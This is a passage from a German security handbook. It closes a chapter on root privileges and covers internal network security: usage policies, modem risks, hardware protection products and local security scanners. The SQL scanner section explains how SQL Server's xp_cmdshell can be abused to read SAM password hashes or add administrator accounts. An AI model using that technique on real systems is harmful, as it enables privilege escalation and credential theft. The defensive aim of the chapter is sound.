Cracker sehen sich automatisch als direkter Gegensatz zum Systemadministrator. Das ist auch tatsächlich so, aber das bedeutet nicht notwendigerweise, daß die beiden sich bekriegen. Viele Systemadministratoren ergötzen sich an Geschichten über geknackte Netzwerke. Solange das betroffene Netzwerk nicht ihr eigenes ist, sind solche Geschichten spannend und sehr informativ. Man hat manchmal fast das Gefühl, daß einige Systemadministratoren ein rezessives Cracker-Gen in sich tragen, das sie jedoch auf konstruktive Weise ausleben, indem sie die Sicherheit ihres eigenen Netzwerks auf die Probe stellen. Man könnte beinahe sagen, daß es für den Betrieb eines sicheren Netzwerks am besten ist, wenn man ein klein wenig von einem Cracker hat.

Im Gegensatz zur landläufigen Meinung sind Systemadministratoren oft ganz schön auf Zack. Ihre Position erfordert eine hohe Verantwortung, die in der Regel ganz auf ihren Schultern lastet. Deshalb leben sie in ihrer eigenen Welt, in der sie allmächtig sind (oder zumindest so erscheinen). Um ein guter Systemadministrator zu sein, benötigt man mehr als gute Programmierkenntnisse und eine solide Kenntnis des Betriebssystems. Ein wenig Menschlichkeit und ein gutes Urteilsvermögen sind ebenfalls vonnöten. Ich habe die Erfahrung gemacht, daß die meisten Administratoren ein bißchen Herumprobieren durchaus tolerieren, bevor sie dem abtrünnigen Benutzer den Zugang sperren. Das machen sie nicht, weil sie Cracker besonders mögen, sondern weil sie Sinn für Fair Play haben und es im Grunde schätzen, wenn jemand etwas über das System lernen will.

Bei einem Versuch, zu Root-Rechten zu kommen, sollten Sie jedoch vorsichtig sein. Ein Systemadministrator, dessen Netzwerk offengelegt wurde, kann sehr hartnäckig sein. Er könnte Sie über Kontinente hinweg verfolgen. In einem Fall bewegte ein 75-Cent-Fehler einen inzwischen berühmten Systemadministrator (Clifford Stoll) dazu, einen ganzen Spionagering mit Sitz in Deutschland aufzuspüren und auszuheben.

Hinweis:

Das Kuckucksei

Clifford Stoll, ein Astronom, war zu Forschungswecken im Lawrence Berkeley Laboratory (LBL) in Kalifornien. Während seiner Anstellung dort übernahm Stoll die Verantwortung für das Netzwerk (Stoll nutzte das Internet bereits seit 1975) und wurde damit beauftragt, den Grund für einen Buchhaltungsfehler von 75 Cent herauszufinden. Seine Untersuchungen ergaben schließlich, daß sich jemand unbefugt Zugang zu dem lokalen Netzwerk verschafft hatte. Statt dem unautorisierten Benutzer den Zugang sofort zu verweigern, ließ er den Cracker gewähren. Daraufhin fand Stoll heraus, daß der Cracker das LBL-Netzwerk als Ausgangspunkt zum Knacken von Systemen verwendete, die in der MILNET-Hierarchie angesiedelt waren (MILNET ist eine Gruppe militärischer Netzwerke in den USA). Stoll stellte fest, daß der Cracker - von Deutschland aus - wichtige verteidigungsrelevante Informationen stahl. Er holte sich schließlich Hilfe bei amerikanischen und deutschen Nachrichtendiensten (die anfangs gar nicht bereit waren, seinen Verdacht anzuhören). Es stellte sich heraus, daß der Cracker von östlichen Geheimdiensten dafür bezahlt wurde, US-Verteidigungsinformationen zu stehlen. Die Geschichte wurde zu einer Internet-Legende, nur noch übertroffen von dem Internet-Wurm. Weitere Informationen finden Sie in Stolls Buch The Cuckoo's Egg (Doubleday, 1989), das die Ereignisse peinlich genau beschreibt.

22.8 Zusammenfassung

Dieses Kapitel klärt einige Zusammenhänge in bezug auf Superuser-Privilegien auf Computersystemen. Das ist deshalb wichtig, weil ich in den folgenden Kapiteln verschiedene Arten beschreiben werde, wie man den Root-Account attackieren kann und wie man sich anderweitig Root-Zugang verschaffen kann. Folgende Dinge sollten Sie sich merken:


- Root ist jeder, der Systemadministrator-Status hat.
- Dieser Status wird normalerweise für einzelne Rechner erteilt. So hat jeder Rechner in einem Unix-Netzwerk einen Benutzer Root. Bei NT-Rechnern heißt der Superuser-Zugang »Administrator«.
- Root legt alle Datei- und Verzeichnisberechtigungen fest, die nicht schon bei der Installation automatisch vom Betriebssystem gesetzt wurden.
- Diese Berechtigungen gewähren oder verweigern den Benutzern (und Gruppen) das Lesen, Schreiben oder Ausführen von Dateien.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

23

Interne Sicherheit



Bislang haben wir uns hauptsächlich damit beschäftigt, wie Sie Ihr Netzwerk gegen Attakken von außen schützen können. Dieses Kapitel soll Ihnen nun helfen, das Netzwerk auch gegen interne Angriffe zu sichern.

23.1 Brauche ich wirklich interne Sicherheit?

Wenn Sie einen Internet-Server betreiben, haben Sie wahrscheinlich am meisten Angst vor Attacken aus der Außenwelt, und das zu Recht. Neueste Umfragen haben ergeben, daß mehr als 50 Prozent der Firmen mit einem Internet-Server bereits Fernattacken ausgesetzt waren. Das ist eine beeindruckende Zahl. Ein weitaus höherer Prozentsatz von Unternehmen wird jedoch von innen angegriffen.

Jedes Jahr erleiden Tausende von Unternehmen beträchtliche Schäden, die durch verärgerte Mitarbeiter verursacht werden. Kürzlich gab es in Amerika einen Fall, wo ein Programmierer von einer Buchführungsfirma gefeuert wurde. Am selben Tag - bevor er das Gebäude verließ - ließ der Programmierer ein Script laufen, das die Buchungen von einem ganzen Monat vernichtete. Die Firma hatte keine Sicherungen, so daß sie einen Verlust in der Größenordnung von Tausenden Dollar und Hunderten Arbeitsstunden erlitt.

Solche Fälle kommen häufig vor. Deshalb beschäftigen wir uns in diesem Kapitel mit den unterschiedlichen Methoden zur Verhinderung derartiger Alpträume.

23.2 Warum sind interne Angriffe so verbreitet?

Daß interne Angriffe häufiger vorkommen als entfernte Attacken hat verschiedene Gründe. Ein sehr offensichtlicher Grund ist, daß es viel leichter ist, ein Netzwerk von innen anzugreifen.

Autorisierte Benutzer haben einen Zugriff auf Informationen, den der externe Benutzer nicht hat. Nehmen wir zum Beispiel die Aufgabe der Erstellung einer Benutzerliste. Das kann für entfernte Cracker

schwierig werden, besonders wenn die Verwendung entfernter finger- und rusers-Dienste nicht erlaubt ist. Für lokale Benutzer ist dies jedoch ein Kinderspiel, und eine solche Anfrage hinterläßt auf den meisten Netzwerken noch nicht einmal Spuren.

Hinweis:

Das Problem mit finger und rusers ist nicht auf Unix-Umgebungen beschränkt. Windows-NT-Umgebungen sind ebenfalls für ähnliche Techniken der Informationsbeschaffung verwundbar. Die einfachste Methode, von einem entfernten Windows-NT-Rechner aus an solche Informationen zu gelangen, ist die Verwendung des Befehls NBTSTAT. Er gibt Namens- und Sitzungstabellen und sogar NETBIOS-Namen aus. Um sich davor zu schützen, sollten Sie den Zugang zu Port 137, 138 und 139 einschränken.

Interne Benutzer haben im Gegensatz zu externen meistens auch Zugriff zu verschiedenen Tools. Wenn Sie zum Beispiel ISP sind, erlauben Sie Ihren Benutzern wahrscheinlich die Benutzung von Compilern und Interpretern zum Beispiel für

- C und C++
- Qbasic, BASIC oder VB
- Shells
- Pascal
- Assembler
- Perl

Perl ist wohl am verbreitetsten; es läuft auf vielen verschiedenen Betriebssystemen. Nehmen Sie z.B. die Exploits, die wir in diesem Buch beschreiben. Die meisten erfordern, daß der Benutzer über C, C++ oder Perl verfügt, da Exploits selten im Binärformat vorliegen.

Diese Tools können internen Angreifern helfen, Ihre Systemsicherheit zu verletzen. (Sogar die Möglichkeit des Zugriffs auf Debugging-Utilities setzt Sie schon einem gewissen Risiko aus.) Das Problem wird dadurch noch komplizierter, daß viele Microsoft-Umgebungen keine Möglichkeiten der Zugriffskontrolle oder gar der Einschränkung des Festplattenzugriffs haben. Deshalb können lokale Benutzer nach Belieben ihre eigenen Compiler und Debugger installieren.

Außerdem genießen lokale Benutzer bereits ein gewisses Vertrauen, nicht nur auf Netzwerkebene, sondern auch auf menschlicher Ebene. Sie sind berechtigt, auf Ihr Computersystem zuzugreifen. Das ist schon ein großer Vorteil.

Um wenigstens ein Minimum an interner Sicherheit zu schaffen, empfehle ich Ihnen folgendes:

- Stellen Sie klare, schriftliche Richtlinien auf, und machen Sie Ihre Benutzer auf diese aufmerksam.
- Beschränken Sie den Modemzugriff auf diejenigen, die ihn wirklich benötigen.
- Installieren Sie Tools zum Schutz Ihrer Hardware.

Auf diese Punkte möchte ich etwas näher eingehen.

23.3 Richtlinien (Policies)

Sie sollten klare Richtlinien aufstellen und Ihre Benutzer auf diese aufmerksam machen. (Idealerweise integrieren Sie sie gleich in die Arbeitsverträge.) Viele Firmen haben keine solchen Richtlinien, da ihre Administratoren glauben, daß Benutzer diese sowieso ignorieren. Das mag wahr sein oder nicht, ist aber noch lange kein Grund dafür, das Schreiben von Richtlinien gänzlich zu unterlassen.

Richtlinien hindern Ihre Benutzer vielleicht nicht am Herumspionieren, aber wenn Sie schriftliche Richtlinien haben und ein Benutzer später beim Knacken erwischt wird, haben Sie die erforderlichen Argumente in der Hand, um diesem Mitarbeiter fristlos zu kündigen. Wenn der Mitarbeiter Sie später verklagen will, verfügen Sie über schriftliche Dokumente, und das ist in einem Rechtsstreit eine Menge wert.

In solchen Fällen wird viel darum gestritten, ob ein Benutzer seine Befugnisse überschritten hat oder die Richtlinie eindeutig verletzt hat. Viele Straf- oder Zivilprozesse laufen darauf hinaus. Wenn Sie keine schriftlichen Richtlinien haben, hat das Gericht keinen richtigen Maßstab zur Einschätzung böswilliger Aktivitäten. Das ist das Problem bei Benutzern, die Befugnisse haben (und einige müssen sie haben, um ihre Aufgaben erfüllen zu können). Lassen Sie sich mit Ihren Rechtsanwälten nicht in einen Streit über Semantik verwickeln. Stellen Sie schriftliche Richtlinien auf, die ausdrücklich jegliche Aktivitäten verbieten, die die interne Sicherheit gefährden könnten.

23.4 Hardware

Auch die Hardware kann manchmal ein Risiko für die interne Sicherheit darstellen.

23.4.1 Modems

Kleine Unternehmen haben normalerweise zwei Möglichkeiten, wenn sie ihr LAN aufbauen:

- Fertige PCs kaufen.
- Eine Firma vor Ort mit dem Zusammenbau von Rechnern beauftragen.

Die meisten Kleinunternehmen wählen die erste Alternative. Sie gehen zu irgendeinem großen Computerhändler und bestellen vier oder fünf Pentiums, die identisch konfiguriert sind. Mehr als 50% Prozent dieser Rechner haben ein internes Modem.

Obwohl es eigentlich selbstverständlich sein sollte, möchte ich vorsichtshalber dennoch darauf hinweisen: Wenn Sie ein solches Netzwerk betreuen, sollten Sie die Modems aus allen Rechnern außer Ihrem eigenen und einem Gateway entfernen.

Wenn Sie allen Benutzern Modemzugriff gewähren, ist der Ärger vorprogrammiert. Ihre Benutzer haben dann die Möglichkeit, Daten zu versenden, ohne daß diese Übertragung irgendwo vermerkt wird. Das folgende Beispiel verdeutlicht, warum so etwas zu gefährlich ist.

Hinweis:

Ein Gateway ist in diesem Zusammenhang ein Rechner, der speziell für den Zweck vorgesehen ist, ausgehende Verbindungen zu handhaben. Auch wenn Sie nicht über eine dedizierte Internet-Anbindung (also eine Standleitung) verfügen, gibt es keinen Grund, warum jeder Benutzer ein Modem haben sollte. Statt dessen können Sie ein Gateway konfigurieren, das alle ausgehenden Verbindungen zentral verwaltet. (Es gibt viele Software-Pakete, mit denen man dies über eine gemeinsame Nutzung von Verbindungen erzielen kann. Einige Versionen von LANtastic haben diese Möglichkeit, so daß die Workstations B und C die Modemverbindung von A benutzen können, um Daten zu versenden.)

Eine Werbeagentur, die ich kürzlich betreute, hatte allen Benutzern Modemzugriff gewährt. Die Mitarbeiter konnten ihr Modem beliebig benutzen, ohne daß eine Protokollierung stattfand. Nach einigen Monaten hatten die Geschäftsführer den Verdacht, daß bestimmte Informationen irgendwie an die Konkurrenz durchgesickert waren.

Um der Sache schnell auf die Spur zu kommen, bat ich einen Freund, eine Software zur Überwachung der Telefonate zu installieren. (Diese Software protokolliert jeden Anruf - sogar Ortsgespräche.) Innerhalb von wenigen Tagen war die Angelegenheit geklärt. Einer der Angestellten wählte sich in eine lokale Mailbox ein und lud Daten hoch. Die Kontaktperson holte sich die Informationen dort ab, die aus Werbekonzepten, Telefonnummern, Adressen und Kontakten bestanden.

Ein weiterer Nachteil von in allen Rechnern installierten Modems ist, daß Modems Wegbereiter für Attacken sind. Das können einfache Belästigungen, DoS-Attacken oder ernsthafte Versuche eines Eindringens in Ihr Netzwerk sein. Wenn Mitarbeiter X das Modem nicht unbedingt benötigt, sollten Sie es aus seinem Rechner entfernen. Viele Unternehmen verfolgen entweder diese Strategie, oder sie stellen zumindest Richtlinien auf, die die Modembenutzung einschränken.

Sun Microsystems ist ein gutes Beispiel. Im März 1998 erließ Sun eine Verfügung.

> *Einige Mitarbeiter von Sun Microsystems dürfen ihren Hut nehmen, wenn sie mit einem Modem auf ihrem Schreibtisch angetroffen werden. So groß ist die Angst des Unternehmens vor Sicherheitsverletzungen. Laut Mark Graff, einem Sicherheitsverantwortlichen bei Sun, stellen Benutzer, die sich von ihrem Desktop aus ins Internet einwählen können, das zweitgrößte Sicherheitsrisiko für Unternehmen nach internen Hackern dar.*

Wegweiser:

Der obige Abschnitt stammt aus einem Artikel von Steve Ranger von Network Week. Den Artikel »Sun Sacks Employees For Modem Security Breaches« finden Sie unter http://www.techweb.com/wire/story/TWB19980318S0012.

Hinweis:

Modems können auch dann ein ernsthaftes Sicherheitsrisiko darstellen, wenn Sie eine dedizierte Internet-Anbindung haben. Es gibt verschiedene Produkte von Drittanbietern, die - in Verbindung mit einem Modem in einem mit dem Internet verbundenen LAN - Außenstehenden den Zugang zu Ihrem Netzwerk ermöglichen könnten.

Wenn Sie dennoch beabsichtigen, Ihren Benutzern Modemzugriff zu gewähren, sollten Sie zumindest eine Zugriffskontrolle einrichten. Die folgenden Produkte bieten Lösungen für die

Modem-Zugriffskontrolle und -Sicherheit.

ModemLock

Advanced Engineering Concepts, Inc.
1198 Pacific Coast Highway #D-505
Seal Beach, CA 90740
Tel.: 001-310-379-1189
Fax: 001-310-597-7145

ModemLock ist eine Kombination aus Firmware und Software, die eine Verbindung zwischen einem Computer und einem externen Modem herstellt. ModemLock verschlüsselt den Modem-Datenstrom mit Hilfe von DES und bietet eine Modem-Zugriffskontrolle. Das Produkt läuft bis zu 40 Stunden mit einer 9-Volt-Batterie und hat auch ein Netzteil. Das System hat einen maximalen Durchsatz von ca. 1.900 Zeichen pro Sekunde.

Security Gateway

Bomara Associates
3 Courthouse Lane
Chelmsford, MA 01824
Tel.: 001-978-452-2299
Fax: 001-978-452-1169
E-Mail: bobr@bomara.com URL: http://www.bomara.com/

Stellen Sie sich das Bomara Security Gateway wie eine Firewall für den durchschnittlichen Modemzugriff vor. Das Security Gateway bietet viele Möglichkeiten, darunter eine Rückruf-Verifizierung und Authentifizierung, Unterstützung von bis zu 250 Paßwörtern, detaillierte Protokollierung (Sie können sogar fehlgeschlagene Login-Versuche protokollieren lassen) und Zugriffskontrollen für beliebige RS-232-Geräte.

Modem Security Enforcer

IC Engineering, Inc.
P.O. Box 321
Owings Mills, MD 21117
Tel.: 001-410-363-8748
E-Mail: Info@ICEngineering.Com URL: http://www.bcpl.lib.md.us/~n3ic/iceng.html

Der Modem Security Enforcer bietet unter anderem Rückruf-Authentifizierung, Paßwortschutz, Firmware-Paßwortspeicherung (ohne Zugriffsmöglichkeit für interne Benutzer), Speicheroptionen für batteriegepufferten Speicher und ein vollständig konfigurierbares Interface an. Er funktioniert mit jedem beliebigen RS-232-Gerät.

CoSECURE

CoSYSTEMS, Inc.

3350 Scott Blvd., Building 61-01
Santa Clara, CA 95054
Tel.: 001-408-748-2190
Fax: 001-408-988-0785

CoSECURE ist eine Unix-Anwendung, die eine Zugriffskontrolle für Modems auf der SPARC-Plattform ermöglicht. Einwähl-Ports können auf viele unterschiedliche Arten komplett gesichert werden.

PortMarshal

Cettlan, Inc.
17671 Irvine Blvd., Suite 201
Tustin, CA 92780
Tel.: 001-714-669-9490
Fax: 001-714-669-9513
E-Mail: info@cettlan.com URL: http://www.cettlan.com/

PortMarshal ermöglicht eine High-Level-DES-Verschlüsselung und Authentifizierung für entfernte Einwählverbindungen. Sie können eine Zugriffskontrolle für 256 Ports einrichten, und das Produkt hat umfassende Auditing-Protokolle. Die Berichte enthalten grafische Analysemöglichkeiten zur Bestimmung der Spitzen-Benutzungszeiten, Erstellung von Benutzungsberichten und so weiter. Auch das DFÜ-Netzwerk von Windows wird unterstützt.

23.5 Platten, Verzeichnisse und Dateien

Die bloße Tatsache, daß lokale Benutzer persönlichen Zugang zu Ihren Workstations haben, gefährdet bereits Ihre Sicherheit. Sie könnten z.B. Festplatten oder andere Geräte entfernen oder installieren. Es gibt mehrere Möglichkeiten, diese Komponenten zu schützen.

PCKeep

Desktop Guardian, Ltd.
20 Bridge Street
Olney, Bucks. MK46 4AB U.K.
E-Mail: sales@desktop-guardian.com URL: http://www.desktop-guardian.com/

PCKeep bemerkt, wenn eine Komponente entfernt wird, und sendet einen Alarm aus, wenn Komponenten manipuliert werden. Dieses Produkt eignet sich zur Überwachung aller Komponenten eines PC. (Es kann auch Alarm schlagen, wenn ein PC abgeschaltet wird.) PCKeep hat Schnittstellen für Novell, Microsoft Network und LANtastic. Es erzeugt umfassende Protokolldateien.

CRYPTO-BOX

MARX Software Security
Building 9, Suite 100
2900 Chamblee Tucker Rd.
Atlanta, GA 30341

E-Mail: mcarroll@marx.com URL: http://www.marx.com/

CRYPTO-BOX ist ein sehr interessantes Produkt, das eine High-Level-Verschlüsselung sowie einen vollständigen Kopierschutz bietet. Das Gerät wird entweder an einer parallelen oder einer seriellen Schnittstelle des Rechners angeschlossen. Es schützt einzelne Programme durch Verschlüsselung und Kopierschutz. Niemand kann sich Daten kopieren, ohne zuvor das richtige Paßwort eingegeben zu haben. Sie können auf diese Weise sogar einzelne Dateien schützen.

Barracuda Anti Theft Devices

Barracuda Security Devices International
Suite 4- 20071, 113 B Avenue
Maple Ridge, B.C., Kanada, V2X 0Z2
Tel.: 001-44 (0) 1908 281661
Fax: 001-44 (0) 1908 281662
URL: http://www.barracudasecurity.com/

Die *Barracuda Devices* sind sehr praktische Geräte. Das Aushängeschild des Unternehmens ist eine PC-Karte, die in einen Erweiterungssteckplatz eingesteckt wird und alle Computer- Komponenten überwacht. Sobald eine Komponente manipuliert oder entfernt wird, werden Sie per Pager benachrichtigt. Außerdem wird ein fürchterlich schriller Alarm ausgelöst.

The Access Watchdogs Premium Suite

InnoSec Technologies, Inc.
Suite 301 - 85 Scarsdale Road
North York, Ontario, Kanada M3B 2R2
Tel.: 001-416-446-6160
Fax: 001-416-446-1733
URL: http://www.innosec.com/

The Access Watchdogs Premium Suite ist eine Extremlösung, die aus zwei Elementen besteht. Das erste ist DataLock, ein physikalisches Token-Sicherheitsgerät, das mit einem Miniaturschlüssel versehen ist. Dieser Schlüssel ist erforderlich, um auf die lokale Workstation zugreifen zu können. Die Daten werden auf einem virtuellen Laufwerk (mit Hilfe von 128-Bit-Verschlüsselung) auf einer sehr niedrigen Ebene verschlüsselt. (Windows ist nicht am Verschlüsselungsprozeß beteiligt, und die Schlüssel werden nirgendwo gespeichert, wo ein Benutzer auf sie zugreifen könnte.) Wenn jemand Ihre Festplatten stiehlt, hat er keine Chance, etwas mit den Daten anzufangen.

23.6 Prüfungen der internen Sicherheit

Sie wären überrascht, wenn Sie wüßten, wie viele Unternehmen keine Prüfungen ihrer internen Sicherheit durchführen. Ich glaube, nur eines von fünf kleineren Unternehmen macht das - und diese Zahl ist wahrscheinlich noch großzügig gewählt.

Viele Unternehmen haben noch nicht einmal jemanden, der ausdrücklich für die Sicherheit zuständig ist. (Außer Firmen mit dedizierter Internet-Anbindung.) Und Unternehmen, die Sicherheitspersonal haben,

widmen dennoch der internen Sicherheit meist nicht genügend Zeit.

Die Sicherung eines internen Netzwerks kann genauso systematisch erfolgen wie die eines entfernten. Wenn Sie ein großes Netzwerk haben, sollten Sie mit einem internen Sicherheitsscanner beginnen.

23.7 Interne Sicherheitsscanner

Wenn Sie Sicherheits-Scanner hören, denken Sie wahrscheinlich an Scanner, die prüfen, inwieweit Ihr Netzwerk durch externe Sicherheitslöcher verwundbar ist. Es gibt viele solche Scanner, z.B.:

- SATAN
- Asmodeous
- Network Security Scanner
- Nessus

Wie ich in anderen Kapiteln bereits erwähnt habe, sind diese Scanner ausgezeichnet geeignet, um sich einen Überblick über Ihre Netzwerksicherheit zu verschaffen. Allerdings machen sie wenig oder gar keine Anstalten, Sie vor *lokalen Sicherheitslöchern* zu warnen, d.h. vor Löchern, die von Ihren eigenen Benutzern ausgenutzt werden können. Dafür müssen Sie zu anderen Tools greifen.

Ich kann Ihnen die drei folgenden besonders empfehlen: SysCAT, SQLAuditor und System Security Scanner.

23.7.1 SysCAT

Sytex, Inc.
Kontakt: Peter Wells, VP of Information Operations
9891 Broken Land Parkway, Suite 304
Columbia, MD 21046
Tel.: 001-410-312-9114
E-Mail: petew@sso.sytexinc.com URL: http://www.sytexinc.com/

SysCAT ist kein Netzwerk-Scanner (wie Ballista oder ISS). Statt dessen ist es ein Host- basiertes Tool zur Beurteilung der lokalen Konfiguration Ihrer Workstation. SysCAT identifiziert eine Vielzahl von Problemen, die durch falsche Konfigurationen entstehen. Die in einem benutzerfreundlichen Format erstellten Berichte führen die einzelnen Konfigurationsfehler auf und weisen auf die Änderungen hin, die Sie vornehmen sollten, um Ihr System sicher zu machen.

SysCAT vergleicht Ihre Workstation-Richtlinien mit Referenzmodellen. Dieses Referenzmodell ist je nach Anbieter und Version des Unix, auf dem es läuft, ein anderes. Es ist von Standards für die Sicherheitskonfiguration abgeleitet, die von Unix-Anbietern aufgestellt werden. Die verwendeten Informationen zu Konfigurationsschwachstellen stammen aus Internet-Newsgruppen und Mailinglisten (einschließlich Bugtraq, BOS, CERT, CIAC) und aus *Sytex' Information Warfare Laboratory*.

Es ist schon beeindruckend, was SysCAT leistet. Bei einem Test haben Sytex-Mitarbeiter eine Sparc-Station eingerichtet und die folgenden Sicherheitsmaßnahmen ergriffen:


- Installation aller von Sun empfohlenen Patches

- Installation eines Ballista-Scanners
- Installation eines ISS-Scanners

Alle externen Schwachstellen, die von Ballista und ISS erkannt wurden, sind beseitigt worden. Erst dann hat Sytex SysCAT gegen das System laufen lassen. Und tatsächlich: SysCAT hat weitere Schwachstellen entdeckt, die Ballista und ISS übersehen hatten!

SysCAT untersucht eine breite Palette von Problemen:

- Vertrauensbeziehungen zu Hosts
- Nicht erforderliche NFS-Exporte
- Zugriffskontrolle und Protokollierung
- Dateiberechtigungen
- Rootkit-Attacken
- Betriebssystemspezifische Maßnahmen (suid/sgid-Programme, Weiterleitung von IP-Paketen und so weiter)



Die für Solaris 2.5.x geeignete Version von SysCat befindet sich auf der CD-ROM, die diesem Buch beiliegt. Für andere Versionen wenden Sie sich am besten direkt an Sytex.

23.7.2 SQLAuditor

DBSECURE
Newport Financial Center
113 Pavonia Avenue, Suite 406
Jersey City, NJ 07310
Tel.: 001-973-779-3583
Fax: 001-212-656-1556
E-Mail: info@sqlauditor.com URL: http://www.sqlauditor.com/

Die SQL-Sicherheit wird zu einem immer wichtigeren Thema, und das ist auch kein Wunder. Datenbanken können sehr wertvolle, vertrauliche und schützenswerte Informationen enthalten. Wenn Sie sich um Ihre SQL-Sicherheit Sorgen machen, sollten Sie sich SQLAuditor unbedingt einmal ansehen.

Je nach Art Ihrer SQL-Implementierung haben Sie eventuell einige ernste Probleme. Zum Beispiel werden zwischen Client-Anwendungen und dem SQL-Server übermittelte Paßwörter per Voreinstellung entweder in Klartext oder mit uuencode codiert gesendet. Auf jeden Fall eine unsichere Angelegenheit. SQL-Auditor kann diese und andere Schwachstellen Ihres Systems prüfen.

SQL-Sicherheit scheint auf den ersten Blick vielleicht kein kritisches Problem zu sein, aber Sie sollten folgendes bedenken: Wenn ein Cracker Ihren SQL-Server offenlegt, könnte er Zugriff auf das gesamte Betriebssystem erlangen. Insbesondere Windows NT ist für diese Attacke anfällig. Solche Angriffe werden über die erweiterte Funktion xp_cmdshell implementiert, die für SQL-Server zur Verfügung steht.

xp_cmdshell ermöglicht dem Server die Ausführung üblicher Systembefehle. Sie können z.B. eine Verzeichnisliste bekommen, eine Datei löschen, eine Datei in eine Ausgabedatei lesen und so weiter. Noch wichtiger ist jedoch, daß xp_cmdshell verwendet werden kann, um Zugriff auf Bereiche zu bekommen, die Ihnen vorher verwehrt waren. Das bietet eine schnelle, bequeme Möglichkeit, sich über die Zugriffskontrolle von Windows NT hinwegzusetzen.

Hinweis:

xp_cmdshell nimmt unterschiedliche Argumente an, und Sie können Befehle und Ausgaben sogar umleiten. Zum Beispiel würden Sie die folgende Anweisung eingeben, um eine Verzeichnisliste zu erhalten und sie in der Datei mydirec zu plazieren:

xp_cmdshell('dir > c:\\mydirec')

Sie sollten sich xp_cmdshell als ein Tool vorstellen, das genau das tut, was sein Name impliziert - es erzeugt eine Kommando-Shell. Diese Shell kann verwendet werden, um Zugang zu eingeschränkten Bereichen zu erhalten, auf verschlüsselte Paßwörter in ihrer rohen Form vom SAM zuzugreifen oder sogar neue Benutzer zur Administrator-Gruppe hinzuzufügen.

SQLAuditor testet Ihr System auf diese und eine Vielzahl anderer Schwachstellen, die eine Gefahr für Ihren SQL-Server darstellen könnten. SQLAuditor nimmt sich der drei bedenklichsten Bereiche an: Authentifizierung, Autorisierung und Systemintegrität. Dabei überprüft es unter anderem die folgenden Dinge:

- **Authentifizierung.** Login-Attacken, alte Login-IDs, integrierte Logins, verwaiste Login- IDs, verwaiste Benutzer-IDs, nicht passende Benutzer-IDs, Default-Login, Paßwort-Alterung, Paßwort-Analysen und so weiter.
- **Autorisierung.** Verletzung der Login-Zeiten, erweiterte gespeicherte Prozeduren, OLE-automatisierte gespeicherte Prozeduren, `xp_cmdshell,` entferne Zugriffe, entfernte Logins und Server, Berechtigungen, Systemtabellenberechtigungen und so weiter.
- **Systemintegrität.** Windows-NT-Servicepacks, Hotfix-Updates, SQL-Server-Servicepacks, Trojanische Pferde, Internet-Information-Server-Integration, Backup-Verfahren, Verschlüsselung gespeicherter Prozeduren, Trigger und Ansichten, Netzwerkprotokolle usw.

SQLAuditor ist das konkurrenzlos beste Tool zur Prüfung der Sicherheit von SQL-Servern. Wenn Sie einen SQL-Server unter Windows NT betreiben, ist dieses Tool ein absolutes Muß. Das Programm enthält ein Wörterbuch mit 30.000 Einträgen zum Testen von Paßwörtern und formatiert seine Ergebnisse in Form von sehr benutzerfreundlichen Berichten.

23.7.3 System Security Scanner (S3)

Internet Security Systems, Inc. (ISS)
41 Perimeter Center East, Suite 660
Atlanta, GA 30071
Tel.: 001-770-395-0150
Fax: 001-770-395-1972
E-Mail: info@iss.net URL: http://www.iss.net/

S3 ist ein Bestandteil der SAFEsuite-Distribution von ISS. Es unterstützt derzeit folgende Plattformen:

- AIX 3.2.5, 4.1 und 4.2
- HP-UX 9.05 und 10.x
- Irix 6.2, 6.3 und 6.4
- Linux 1.2.13+
- Solaris 2.3 bis 2.5.1
- SunOS 4.1.3 bis 4.1.4

ISS ist für seine Tools zur Netzwerkprüfung bekannt, darunter Internet Security Scanner, Web Security Scanner und Intranet Security Scanner. Das sind alles Tools, die Ihr Netzwerk von außen testen. System Security Scanner (S3) testet dagegen Ihre lokale Sicherheit.

Um Ihren aktuellen Sicherheits-Level zu bestimmen und frühere Systemoffenlegungen zu identifizieren, beurteilt S3 Dateiberechtigungen und Eigentumsrechte, Netzwerkdienste, Account-Einrichtungen, Programmauthentizität, Betriebssystemkonfiguration und allgemeine, mit Benutzern in Zusammenhang stehende Schwächen wie einfach zu erratende Paßwörter.

Außerdem vergleicht S3 systematisch die Sicherheitsrichtlinie Ihres Unternehmens mit der tatsächlichen Konfiguration von Host-Rechnern im Hinblick auf potentielle Sicherheitsrisiken. Das Programm ist ziemlich umfassend. (Den Angaben zufolge prüft S3 auf ca. 60 bekannte Sicherheitslöcher.)

ISS stellt Versionen zur Verfügung, mit denen man das Programm testen kann. Eine davon finden Sie auf der CD-ROM, die diesem Buch beiliegt.

23.7.4 RSCAN

Nate Sammons (mit wichtigen Beiträgen von Paul Danckaert)

Colorado State University

URL: ftp://ftp.umbc.edu/pub/unix/security/rscan/

RSCAN diente früher ausschließlich zum Scannen von IRIX-Hosts. Der Code wurde inzwischen neu geschrieben, und das Programm wird nun als heterogenes Netzwerk-Tool bezeichnet (heterogen heißt hier: für unterschiedliche Unix-Versionen). RSCAN automatisiert die Prüfung folgender Schwachstellen:

- Aktuelle Kernel-Parameter
- Verwundbare X-Server
- Dateisysteme, die von Unbefugten gemountet werden können
- Welche entfernten Dienste über inetd.conf unterstützt werden
- Berechtigungen für .DOT-Dateien
- Eigentumsrechte auf Verzeichnisse und Dateien auf root-Ebene (/)

- Einstellungen von rhosts und hosts.equiv
- Bekannte sendmail-Sicherheitslücken
- Irrtümlicherweise für jedermann schreibbare Verzeichnisse und Dateien

Sie können RSCAN auf einem einzelnen Rechner oder auf mehreren Rechnern gleichzeitig laufen lassen. Die Berichte werden entweder in ASCII oder HTML ausgegeben, je nachdem, was Sie bevorzugen. RSCAN ist zum gegenwärtigen Zeitpunkt recht ausgereift und hat seine eigene API. Sie ist zwar nicht allzugroß, bietet aber eine zusätzliche Funktionalität. Es ist denkbar, daß RSCAN auf jedes Unix-System portierbar ist, auf dem Perl 4 oder 5 läuft.

23.8 Kontrolle des Internet-Zugriffs von Mitarbeitern

Auch wenn es sich zuerst vielleicht ein bißchen komisch anhört, ist der InternetZugriff von Mitarbeitern doch zu einem ernsten Problem geworden. Viele Unternehmen mußten die Erfahrung machen, daß man sehr schnell viel Geld verlieren kann, wenn man seinen Mitarbeitern uneingeschränkten Zugriff aufs Internet gewährt. Kürzlich bat mich eine Großhandelsfirma wegen dieses Problems um meine Hilfe. Sie hatten - wie viele Unternehmen es tun - ihre teuren gemieteten Leitungen gekündigt, um die Kommunikation zwischen ihren Filialen fortan über das Internet abzuwickeln.

